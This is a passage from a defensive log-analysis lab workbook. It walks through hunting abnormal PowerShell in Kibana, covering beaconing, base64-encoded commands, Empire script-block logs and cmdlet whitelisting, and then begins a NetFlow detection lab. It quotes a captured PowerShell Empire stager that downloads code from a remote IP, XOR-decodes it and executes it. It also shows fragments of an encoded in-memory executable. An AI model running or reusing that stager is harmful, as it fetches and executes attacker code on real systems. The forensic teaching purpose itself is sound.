


While there are spikes in use of certain cmdlets such as **Get-Random,** there is a constant repetition of the use of **Start-Sleep**. You can see this by hovering over the dots associated with Start-Sleep.


Note

These will be the same color as Start-Sleep in the legend. In this diagram, the legend for Start-Sleep is red. You can also find these by simply hovering over the many dots on the X-axis.

To make this easier to see, click on Start-Sleep and then click on the magnifying glass with the plus sign.




You should now see the following graph:



With so many data points close together, it is easier to analyze the time of events in a table. You can do this by clicking on the up arrow found at the bottom of the graph.

This will then display additional information about the graph. The default view is a table view with timestamps. Notice the timestamps are typically **5 seconds apart**.




While not always exactly 5 seconds apart, it is close to this. This can be a form of command and control beaconing. The times where things are not exactly 5 seconds apart are likely points where commands were issued from the command and control server.


Note

The time reflected on your system may be different depending on what time zone the system is that is using **Kibana**.

Remove the filter for **command_name.keyword:"Start-Sleep"** by hovering over it and clicking on the garbage can icon.



Next, see if there are other base64 encoded commands. You can do this by expanding the first log in **Lab 4.2 - PowerShell with base64 encoding** visualization and then clicking on the magnifying glass with the minus sign on the **shell_host_application_length** field with the value of **1,378**.



The remaining logs are a mostly garbled mess. This is typically due to encryption or the contents being binary. However, the top two logs have some cleartext.

Time	host	Hostname	command_name	base64_decoded
April 29th 2017, 11:00:48.000	192.168.1.50	IT02.sec555.com	-	<html><body> It works! This is the default web page for this server. The web server software is running but no content has been added, yet. </body></html>
April 29th 2017, 11:01:45.000	192.168.1.50	IT02.sec555.com	-	MZ����@�� ��L�!This program cannot be run in DOS mode.

The first log looks like the contents of a default web page. The second log represents a binary executable being transferred. This is highly abnormal. Executables transferred to a system by hiding the binary in base64 encoding is highly suspicious and common for malware. This is often associated with a stage two download. Given all the evidence found so far, **IT02** is likely compromised.

> **Note**
>
> The MZ character at the beginning stands for **Mark Zbikowski**. This is the magic byte signifying a file is an EXE file. **This program cannot be run in DOS mode** is another indication that this is an EXE.

Answer: Evidence suggests that **IT02** is compromised.

Keep the current search filters until the end of **step 5**.

Identify command and control server

What is the IP address of the command and control server?

> **Solution**

This was previously discovered in **step 3**. When analyzing the base64_decoded field, you see that IT02 is making web calls out to **24.17.92.107**.

```
('User-Agent',$u);$wc.ProXY = [SysTEM.Net.WEBREqUEsT]::DeFaUltWEBPRoxY;$wC.PrOXy.CREdEntIALs = [SYsTem.NeT.CrEDenTiALCACHe]::DefaulTNeTWORKCREdENTiAls;$K='b85f353a557ebb9b742020848bcff0ec';$i=0;[cHAR[]]$B=([chAr[]]($Wc.DownLoaDStRiNg('http://24.17.92.107:8080/index.asp'))|%{$_-BXOr$k[$I++%$K.LeNGth]};IEX ($b-jOin'')
```

Answer: The command and control server is at **24.17.92.107**.

Find base64 in ScriptBlock logs

Event ID **4104**, which is for Script Block logging, logs commands as they are executed. These commands are logged at the time of execution, so they are decoded in the logs. Why do some logs contain base64 in the **ScriptBlockText** field?


Solution

The content of the **ScriptBlockText** field contains only executed PowerShell code. This means it is the code executed at runtime. However, some of the logs contain what looks to be base64 encoded data in this field. For example, the third log looks like the **ScriptBlockText** field contains nothing but base64 contents. You can see this in the **Lab 4.2 - PowerShell Script Block Logs** saved search.

Lab 4.2 - PowerShell Script Block Logs

Time	host	Hostname	ScriptBlockId	ScriptBlockText
April 29th 2017, 11:00:48.000	192.168.1.50	IT02.sec555.com	76c4ab05-e40e-4d24-9d97-de4793f95505	function Invoke-Empire { param([Parameter(Mandatory=$true)] [String] $SessionKey, [Parameter(Mandatory=$true)] [String]
April 29th 2017, 11:01:45.000	192.168.1.50	IT02.sec555.com	59fd7a81-ef18-42b3-918b-0c32c854ea00	t find process $ProcName" } elseif ($Processes.Count -gt 1) { $ProcInfo = Get-Process | where { $_.Name -eq $ProcName } | Select-Object ProcessName, Id, SessionId
April 29th 2017, 11:01:45.000	192.168.1.50	IT02.sec555.com	59fd7a81-ef18-42b3-918b-0c32c854ea00	L+kiLEkiL8UiLSRhBsAH/FZNGBwAz20QPtthEiV8QhMB0EEiLTwhEjUMgSIvW6J3sBQA5XxBII3QkOA+Uw4vDSItcjDBIg8QgX8PMSIPsKEiLwUiLykG4IAAAAEiL

The **ScriptBlockId** field is the unique ID generated per block of executed code. When multiple logs share the same **ScriptBlockId,** it means they are part of the same block of code being run. This happens if the code being executed is so long it cannot fit in one event log. In this case, the second and third log displayed are part of the same code block.



Using the scroll bar at the bottom of the Lab 4.2 - PowerShell Script Block Logs reveals some additional fields.

ScriptBlockText	task	message_number	message_tot
function Invoke-Empire { param([Parameter(Mandatory=$true)] [String] $SessionKey, [Parameter(Mandatory=$true)] [String]	2	1	2


t find process $ProcName"
}
elseif ($Processes.Count -gt 1)
{
$ProcInfo = Get-Process | where { $_.Nam
e -eq $ProcName } | Select-Object ProcessName, I
d, SessionId
	2	10	153

L+kiLEkiL8UiLSRhBsAH/FZNGBwAz20QPtthEfV8Qh MB0EEiLTwhEjUMgSIvW6J3sBQA5XxBIi3QkOA+Uw 4vDSItcJDBIg8QgX8PMSIPsKEiLwUiLykG4IAAAAEiL 0Ohs7AUAM8BIg8Qow8xMi9xJIVsIV0ID7FAz20mN	2	14	153


As you can see, the 2nd log is the 10th log in **ScriptBlockId 59fd7a81-ef18-42b3-918b-0c32c854ea00**. The 3rd log is the 14th log in **ScriptBlockId 59fd7a81-ef18-42b3-918b-0c32c854ea00**.

> **Note**
>
> Sometimes, the **message_number** field is out of sequence. This is because the time collected is not in milliseconds.

Knowing this, expand the 2nd log and look at the ScriptBlockText section to find out what commands are running before the base64 content in the 3rd log.




This shows that the base64 string is being loaded into a variable called **$PEBytes64**. While still on the 2nd log, scroll down further and look at the base64_decoded field.




This shows that a binary executable is being stored into **$PEBytes64**. This is a common technique used to bypass certain antivirus and application whitelisting products. By loading an executable into a variable and then calling it, the contents never are written to disk.

Answer: The base64 strings found in the **ScriptBlockText** field are properly being rendered. This base64 string was part of the executed code being run. In this case, a base64 encoded executable is being stored into **$PEBytes64**.

Undo all search filters by reloading the dashboard. First, click on **Dashboard**.



Then type **4.2** in the Search filter and then click on **Lab 4.2 - PowerShell Dashboard**.



Export cmdlets

Using only logs from the non-compromised systems export a list of trusted cmdlets used.

Solution


One technique that works well for monitoring for abnormal PowerShell as well as filtering noisy PowerShell logs is whitelisting trusted cmdlets. This can be done by monitoring systems under "trusted conditions" and then exporting the list of all cmdlets used.

Note


Some cmdlets should only be trusted by subnet. For example, IT staff will likely use cmdlets that should never be seen on standard systems.

The **Lab 4.2 - cmdlets** visualization provides a list of all cmdlets used. However, it contains cmdlets from **IT02.sec555.com** which is compromised. To list only cmdlets used on non-compromised systems, search for **-Hostname.keyword:"IT02.sec555.com".**

```
-Hostname.keyword:"IT02.sec555.com"
```



Then click on either **Raw** or **Formatted** in the **Lab 4.2 - cmdlets visualization** to export the list of cmdlets used.



Answer: To export a list of trusted cmdlets to use as a starting point for whitelisting cmdlets, filter out **IT02.sec555.com** and then click on **Formatted** in the **Lab 4.2 - cmdlets** visualization. This will provide a CSV file with all the trusted cmdlets.

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you analyzed PowerShell logs looking for abnormal PowerShell use. This included:

- Analyzing PowerShell command length
- Looking for command obfuscation such as base64 encoding
- Identifying odd command issuances such as the abnormal use of uppercase and lowercase letters
- Analyzing the amount of PowerShell commands being issued from a single user or host
- Generating a cmdlet whitelist

Lab 4.2 is now complete!

Lab 4.3 - NetFlow Detection

Objectives

- Understand the importance of low-cost NetFlow data
- Identify encrypted command and control using NetFlow
- Discover policy violations involving user bypass of internal security controls
- Identify and filter out authorized traffic from unauthorized
- Use enriched NetFlow data to analyze the data flow of connections


Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555


Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.




A dashboard called **Lab 4.3 - NetFlow Dashboard** has been created for this lab. Loading this dashboard will also set the proper time range for this lab. To access it, switch to the **Dashboard** section.

If a dashboard that was previously selected appears, **click** on the **Dashboard** link in the top-left corner.



Then type in **4.3** in the **Search** filter, and **click** on **Lab 4.3 - NetFlow Dashboard**.



For the purposes of this lab, any systems in 10.5.55.0/24, 172.16.0.0/24, and 10.0.0.0/24 are server subnets. All other private IP addresses are client subnets.

The goal of this lab is to identify abnormal connections using only flow data. Analysis of flow data focuses on finding abnormalities such as high connection counts, long-lasting sessions, large uploads or downloads, or things like protocol upload/download ratios being outside of the norm. While flow data cannot prove what a connection is for, it can point out that it needs to be investigated.

Exercises

There is more than one way to answer these questions.

Analyze traffic

There are **3** internal systems that are likely being controlled via encrypted command and control.


1. Which three systems are these?
2. What port are they being controlled from?

Solution


Note


This lab can be done in multiple ways and is subject to the logic of the analyst. This walkthrough is just one way of going through flow data. The key is to prioritize based on the greatest likelihood of suspicion.

Start by first looking at the initial dashboard. Looking at **Lab 4.3 - Connections by Duration** shows multiple systems with connections lasting over **3 hours or more**.



Also, you can see that **192.168.1.50** is an internal system that has generated the most uploads and the most downloads. This is displayed in **Lab 4.3 - Hosts with Most Bytes Uploaded** and **Lab 4.3 - Hosts with Most Bytes Downloaded**.






Looking at **Lab 4.3 - Outbound Connections by Port** shows the client **192.168.4.50** has the most outbound connections. Furthermore, it shows that the client has generated **44,120** outbound DNS requests to **188.105.201.144**.

Lab 4.3 - Outbound Connections by Port

